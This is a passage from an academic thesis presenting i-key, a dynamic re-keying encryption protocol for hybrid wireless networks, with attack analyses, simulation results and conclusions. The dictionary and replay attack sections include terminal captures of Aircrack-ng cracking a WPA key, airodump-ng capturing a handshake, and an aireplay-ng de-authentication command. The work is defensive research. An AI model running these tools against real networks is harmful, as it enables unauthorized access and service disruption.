


Fig. 20. Black hole attack in MANET [125]

This attack is easily launched against reactive protocols in a Mobile Ad-Hoc Network such as Dynamic Source Routing (DSR) [12], Temporally Ordered Routing Algorithm (TORA) [95] [128] and Ad Hoc On-Demand Distance Vector (AODV) [89], which assume that all nodes in a given ad hoc network are trustworthy and that the data packet will forward to the node that first replies to the route reply message (RRM) routing path discovery. To set in motion a blackhole attack, the attacker needs to break not only the pre-shared key (*psk*) but also the dynamic re-keying secret *i-key*. The attacker needs the added advantage of a dynamic re-keying mechanism that provides three different layers of data encryption and unique cipher streams to secure both the data and each mobile host's secret key for every transmitted packet over the hybrid wireless network. The *i-key* encryption protocol can easily prevent this form of attack in its very early stages by stopping the node from being compromised and controlled by the attacker.

Wormhole Attacks

In wormhole attacks (Figure. 21), an adversary establishes a wormhole link by using either in-band (existing wireless channels) or out-of-band (other high-speed channels or transmission resources) communication. This direct link can be set up with a traditional wire, long-range wireless transmission or an optical link. Once this wormhole link is built up, the attacker can receive wireless packets on one end in the network, known as the original point, and then reply in a timely fashion from another location, as the destination point.

Using this method, an attacker could relay an authentication exchange to gain unauthorized access without compromising any node or having any knowledge of the routing protocol in use [127] [129]. Because when a wormhole attack is launched internally against the mobile ad hoc network, default routing protocols and traditional security protections are unable to effectively detect or prevent this unique attack pattern.




Fig. 21. Wireless wormhole attack [127] [129]

Under the protection of the *i-key* encryption protocol, only the original sender and authorized receiver are able to decrypt the cipher text, by using the unique secret key in their possession, ensuring continued confidentiality and integrity for the data communication, as well as the authentication information between source and destination node. Therefore, even if wormhole attacks are launched inside the hybrid wireless network, the cryptographic key that is used for both encryption and decryption during each node-to-node communication still remains secret and the authentication information is still valid only to the original node.

Session Hijacking

In session hijacking, attackers take an authorized and authenticated session away from its owner and use it to establish a valid connection with the peer node, then snoop or modify the secret data (Figure 22). To successfully execute session hijacking, the attacker must accomplish two tasks: He first needs to stop the target node from continuing the session and then must disguise himself as one of the legal client nodes [130].





Fig. 22. Session hijacking attack example in IEEE 802.11 wireless network [130]

The attacker can take the advantage of using Denial of Services (DoS) or a flood attack to achieve his first task for the session hijacking to temporarily interrupt the target's session connection. Thus, in order to masquerade himself as the target, he also needs to obtain the original secret key to maintain communication with the peer node. However, because the *i-key* is dynamically rekeyed for every packet, the secure key stream remains secret even if the session connection is interrupted. In the *i-key* protocol design, described in the previous chapter (Chapter III Section C), when communication is stopped or interrupted, the two parties will be notified by an IEEE 802.11 ACK-failed (timeout) or AODV routing error RRER message to restore the last successfully received data packet and the secret *i-key*. Therefore the security protection remains even when consistency session connections are lost.

Key Decoding and Dictionary Attacks

Any encryption system using only static pre-shared key (*psk*) or lacking well-defined rekeying mechanisms are vulnerable to key decoding through the capturing of sufficient packets. This is also true when user choose passwords for authentication or encryption system from a small domain and end up with a weak password. Those weak security systems and passwords enable adversaries to launch dictionary attacks that attempt to login into accounts by trying all possible password combinations. Once the correct password is discovered, attackers can crack the ciphertext easily and even carry out other

attacks effortlessly [131]. Figure 23 illustrates how to carry out this kind of attack by using Aircrack-ng. For more details, please refer to Appendix A.



```

root@bt: ~ - Shell No. 5 - Konsole
Session Edit View Bookmarks Settings Help

Aircrack-ng 1.0 r1645

[00:10:17] 670224 keys tested (1088.13 k/s)

KEY FOUND! [ kin370ph0n3 ]

Master Key   : 27 B3 C6 11 A7 A2 C9 37 52 CD 7C 55 EC 11 B1 0E
              05 5A 52 24 FB 0A D0 15 2E 28 37 70 AB 0A F7 28

Transient Key : 9C DD EF 83 99 B5 A6 A6 B2 72 10 20 A6 BB 67 B8
              FE EB 99 ED F0 8F 29 B1 2C 6B 08 48 7B 1A B3 23
              EB 32 32 EB F5 F0 AB 7D 31 68 C5 92 E6 9B 83 85
              5F 0B 37 7F F1 B5 2A 8B 7A 45 B9 9F 7D A6 D9 F2

EAPOL HMAC   : 86 03 93 17 CA E7 E6 17 DD 50 E5 5B 39 1D C2 7F
root@bt:~#


```

Fig. 23. Key cracking by Aircrack-ng

Dynamic re-keying in the manner used in the specified protocol is advantageous because not only is every stream cipher unique for each packet, but also the *i-key* system provides the hybrid wireless network with an innovative and security enhancement protocol of up to 18,432 bits, the maximum for the data packet size in IEEE 802.1x wireless communication [132], in key size. Therefore, attackers are unlikely to take the time required to capture sufficient packets before they can start to break them or launch dictionary attacks. Because the longer they stay, the more likely they will be detected by a monitor system or firewall.

Replay Attacks

Unlike the wormhole attack and MITM, a replay attack does not occur in real time. Instead, the attacker must capture the session token or authentication from either the current or previous session and then replay it later to synthesize the authentication. Without a proper session security mechanism, the attacker may easily reestablish the authentication and pretend to be a valid client to access any protected data in the network.



```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help


CH 11 ][ Elapsed: 5 mins ][ 2010-03-21 21:58 ][ WPA handshake: 00:18:3A:B9:49:3A
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:3A:B9:49:3A -48 48 3174 19872 1 11 54e WPA2 TKIP PSK 08FX08012263
BSSID          STATION PWR Rate Lost Packets Probes
00:18:3A:B9:49:3A 00:11:2F:0C:18:CA -31 54 -54 0 19487

```

Fig. 24. WPA authentication detected by airodump-ng

Wireless packet sniffer tools like airodump-ng allow attackers to monitor and track all wireless communication traffic, including authentication information, between any server and its clients. Once this mutual handshake is detected, as shown in Figure 24,

attackers can start to break the session token or pre-shared secret key by using key cracking tools and then using aireplay-ng to send de-authentication, as shown in Figure 25, to the target node. This forces it to terminate the current session, after which the hacker masquerades as an authorized client to launch the attack.



```
root@bt: ~ - Shell No. 5 - Konsole
Session Edit View Bookmarks Settings Help
root@bt: # aireplay-ng -0 10 -a 00:18:3A:B9:49:3A mon0
21:57:44 Waiting for beacon frame (BSSID: 00:18:3A:B9:49:3A) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:57:44 Sending DeAuth to broadcast -- BSSID: [00:18:3A:B9:49:3A]
21:57:45 Sending DeAuth to broadcast -- BSSID: [00:18:3A:B9:49:3A]
21:57:45 Sending DeAuth to broadcast -- BSSID: [00:18:3A:B9:49:3A]
21:57:46 Sending DeAuth to broadcast -- BSSID: [00:18:3A:B9:49:3A]
21:57:46 Sending DeAuth to broadcast -- BSSID: [00:18:3A:B9:49:3A]
21:57:47 Sending DeAuth to broadcast -- BSSID: [00:18:3A:B9:49:3A]
21:57:47 Sending DeAuth to broadcast -- BSSID: [00:18:3A:B9:49:3A]
21:57:47 Sending DeAuth to broadcast -- BSSID: [00:18:3A:B9:49:3A]
```

Fig. 25. De-authentication broadcast

Traditional security protocols in wire networks utilize time stamps or a packet's sequence number to verify each incoming packet and its window size in TCP segment to prevent replay attacks. However, the physical protection in a wireless communication medium is very limited. Attackers can easily capture or even modify those wireless packets to conduct replay attacks. Thus, the encryption protocol needs to have the ability to forbid any kind of modification by attackers and assure data integrity through wireless communication.

In this protocol design, the integrity checksum contained in the packet is based on the current encryption key. The secret *i-key* is dynamically generated in every session to ensure the use of a fresh key stream for each packet's encryption before being dispatched in the hybrid wireless network environment. Therefore, the replay packets used later will not be consistent with the latest key array and will be denied by the receiver since the checksum is mismatched. Again, only the original sender and authorized receiver are able to decrypt the cipher message using the unique secret key that they alone possess and pass the integrity check. A replay attack is not possible without knowledge of the secret key in this *i-key* secure protocol.

4.3. Experiment Results and Analysis


Experiment Environment

A series of experiments were carried out via computer simulation to validate and compare the performance of this developed protocol with other common security systems in IEEE 802.1x wireless communication. The core of simulation platform is written in Java (J2EE 5) with the java.net, java.io and JNS (Java Network Simulation) package. The kernel of the test bed is based on Fig. 11 for the *i-key* dynamic encryption protocol with the rewrite extension from CMU Monarch [133] to support the dynamic re-keying architecture model for AODV routing in both Mobile Ad-hoc and hybrid wireless network.


In these experiments, both 25 and 50 mobile nodes with 2 access points randomly located over an area of 600m x 600m and 1100m x 1100m were simulated with different settings of the size of the secret *i-key* that correspond to other security protocols. Each simulation ran for 200 simulated seconds with a radio transmission range set to 250 meters. Nodes covered by this range can receive the wireless signal and establish communication directly either to the access point or nodes within its ad-hoc range, while others rely on packets relayed by adjacent mobile nodes to deliver the message to the destination node. The physical and MAC layer setting follows the standard of IEEE 802.11 protocol with the data rate set from 1 to 20 Mb/s.

Protocol Throughput

In this experiment set, two mobile nodes were randomly selected in the deployed area and measured the average of total complete time for four different sizes of data transferred between them. This protocol throughput test allowed us to compare the performance of *i-key* with WEP, WPA and WPA2 system, which are the most popular and adopted security protocols in wireless networking today [1].



(a) 25 mobiles nodes over 600m x 600m area



(b) 50 mobiles nodes over 1100m x 1100m area


Fig. 26. Average total data transfer time for *i-key* encryption protocol

As seen in Figure 26, there is almost no difference (less than 2.2%) between each encryption approach in the lower transfer data size (24 and 48 MBs) and only a very small gap (around 7.7%) from the quickest WEP protocol with 64 bits to the slowest


dynamic *i-key* 128 bits security system while transferred over 96 MBs of data. However, regarding data security, *i-key* encryption protocol strengthened the cipher by doubling the secret key size to provide a higher level of protection. It also dynamically re-keying the cipher key during the end-to-end communication to defend the network from unwanted intrusion and guarantee the privacy of wireless data exchange.

Protocol End-to-End Delay

Figure 27 shows the average end-to-end delay of secure encryption protocols (WEP, WPA, WPA2 and *i-key*) and AODV alone without any security protection implemented. The interval is measured between the packet sent from the source node and received by the destination node, which included processing time for generating the secret key or key pair that forms the secure stream cipher, as well as data encryption and decryption operation. As Figure 27 illustrates, the average delay time increased, along with the simulation territory changes. This is because the number of nodes that are between the routing paths must increase to deliver the packet when mobile hosts are distributed across a large environment. In addition to the enlargement of deployment size, the hybrid wireless networks model is more complicated vis-à-vis the routing discovery and gateway locating than a single-model based wireless network, thus increasing the overall end-to-end delay.



(a) 25 mobiles nodes over 600m x 600m area




(a) 50 mobiles nodes over 1100m x 1100m area

Fig. 27. Average end-to-end delay for AODV and *i-key* protocol


Still, one of the important advantages of the *i-key* dynamic secure protocol is that only the source and destination node are required for participation with the encryption/decryption algorithm. This mechanism makes the difference of end-to-end delay between the *i-key* and others negligible. This result also indicates that the *i-key* security mechanism has low computational overhead and power consumption during both data encryption and decryption procedure.

Protocol Delivery Rate

The simulation results for protocol average delivery rate are shown in Figure 28. The percentage of successfully delivered packets is measured from the source to the destination node in five different data rate setting: 2, 4, 6, 8 and 10 Mb/s. As expected, delivery rates dropped as the result of a greater number of lost packets and collisions in the wireless environment caused by the increased number of mobile nodes and data transfer speed. The nature of radio communication makes packet loss and collisions during transmission unavoidable. When this happens to the *i-key* dynamic encryption protocol, it only needs to retrieve the secret key from the most recently received data packet and then re-synchronize with both sides to continue the conversation. Consequently, the cost of time and overhead for packet loss and collision in the *i-key* protocol is quite low (53ms~86ms). This also is why the differences in delivery rate between *i-key* and other secure protocols are minimal.



(a) 25 mobile nodes over 600m x 600m area



(a) 50 mobile nodes over 1100m x 1100m area

Fig. 28. Average packets delivery date for AODV and *i-key* protocol

Both the complexity of the encryption system and the size of the ad hoc network have a negative effect on performance. Obviously, AODV alone had the best delivery rate of all of the simulations, a result of the trade-off between security and performance. However, the relatively small gap between them also underscores that this *i-key* protocol can perform as efficiently as a nonsecurity protection such as an AODV routing protocol while maintaining data privacy and information integrity.

CHAPTER V

CONCLUSION AND FUTURE WORK

The main objective of this research was to develop a dynamic re-keying data encryption and decryption protocol to ensure the privacy of communication and information integrity in wireless networking. In this chapter, conclusions from this research are drawn, contributions to the field are recapped and suggested directions for future work are given.

5.1. Conclusion

A hybrid wireless network that combines traditional base-oriented and mobile ad-hoc networks overcomes the limitations of both wireless models, improves network connectivity and extends the service coverage. However, maintaining security in the new hybrid wireless network is full of challenges due to the complexity of data routing and the nature of the wireless transmission medium.

Data integrity and privacy are the two most important security requirements in wireless communication today. Most mechanisms rely on pre-share key (*psk*) data encryption to prevent unauthorized users from accessing confidential information. In this research, a novel, efficient and lightweight encryption protocol was developed that fulfills the need for security protection in hybrid wireless networks. This protocol ensures the privacy of

communication from node to node and prohibits the modification of sensitive data by dynamically changing the secret key for data encryption during packet transmission. Under the protection of this protocol, only the original sender and authorized recipient are able to decode the cipher text using the secret key that is in their possession only. Therefore, the weakness of pre-shared key encryption is overcome and other wireless attacks are prevented.

Experiment results with different network configurations and key sizes have been simulated. They indicate that the *i-key* protocol design is efficient, with low commutation overhead, while providing additional layer of data protection compared with other common security protocols in IEEE 802.11 wireless network. Furthermore, this dynamic encryption and decryption architecture is flexible, other secure systems can also adopt it as a secondary security enhancement. Because the adjustable key size meets the needs of different applications, the *i-key* protocol can maintain a high level of security without compromising system performance.

5.2. Contributions

To recap the contributions of this research:

- The security design of IEEE 802.11 wireless communication protocols was studied in many different levels and the flaws and security issues in the

existing standard secure protocols that people rely on every day were identified. In addition, the various wireless attacks were analyzed in detail and the ease with which hackers can break the security defenses and penetrate a corporate network without been detected by the firewall or monitoring system is also described. The attack patterns and each process step from the hacker's point of view were researched and took them into account in the *i-key* design. Therefore, this system can ensures the capability of defending the network and maintaining data integrity even when under attack.

- A new dynamic *i-key* re-keying encryption/decryption protocol for wireless communication was developed. During the end-to-end and point-to-point transmission between wireless devices, the *i-key* protocol can automatically update the secret key according to the previously received data packet. It is then used as the next encryption seed before delivering the response packet, providing an ideal solution for secure protection. This protocol overcomes the drawback of the pre-share key (PSK) encryption system, ensures the privacy of communication and protects sensitive data from eavesdropping. With dynamic *i-key* encryption protocol, each mobile node can also verify the true identity of other nodes or access points to prevent sophisticated attacks like Rogue AP and Evil Twin. In addition, the *i-key* protocol is flexible for different levels of security protection with the ability to adjust the key size for data encryption. Thus, a system with existing security protection can still adopt

this protocol against malicious attack and protect the valuable wireless network.

- A new experiment platform capable of simulating two stand-alone wireless networks, a base-oriented and mobile ad-hoc network (MANET), and the hybrid wireless network that combines them was build. System performance, packet delivery rate and network throughput of the *i-key* encryption protocol with other commonly adapted protocols, such as WEP, WPA and WPA2 were verified and compared. The experiment results are satisfactory and validate this protocol, the *i-key* dynamic re-keying mechanism, can perform as efficiently as other security architectures while providing an additional layer of data protection.

5.3. Future Work

The secure protocol was primarily concerned with the design to protect the wireless network against attacks and prevent access to confidential data by unauthorized personnel. This secure dynamic protocol would deliver a security enhancement to wireless communication, however, an additional intrusion detection and locating system could provide another layer of defense. This integration can effectively pinpoint the location of an attacker and provide more accurate discovery of attacks. It also helps the wireless secure system react correctly and instantly with the aid of knowing the physical

location. Therefore, the integration of this work with a intrusion detection and locating system is recommended for future research. Also, the impact of using different encryption and decryption algorithms for dynamic re-keying is worthy of future investigation.

The recommendations for future work also include the implementation of advanced dynamic secure protection for large-scale wireless communication, such as IEEE 802.16 WiMAX network and the 4G (4th generation) of the cellular wireless network. In addition, the evaluation of its performance in both lab software simulations and real-world experiments is recommended.

REFERENCES

- [1] J. Wexler, "Wireless LAN State-of-the-Market Report", *Wireless LAN State-of-the-market Report Series*, Webtorials, August 2006.
- [2] Wigle, the Wireless Geographic Logging Engine, March 2010. Available: <http://wiple.net>, May 2010
- [3] X. Chen, W. Cui, J. Wu, Y. Zhang, H. Yu, and H. Hu, "Two Resources Allocation Algorithms of Hybrid Wireless Network Supporting the Ad Hoc Communication Mode," *International Conference on Communication Technology, 2006. ICCT'06*, Guilin, China, pp. 1–5, 2006.
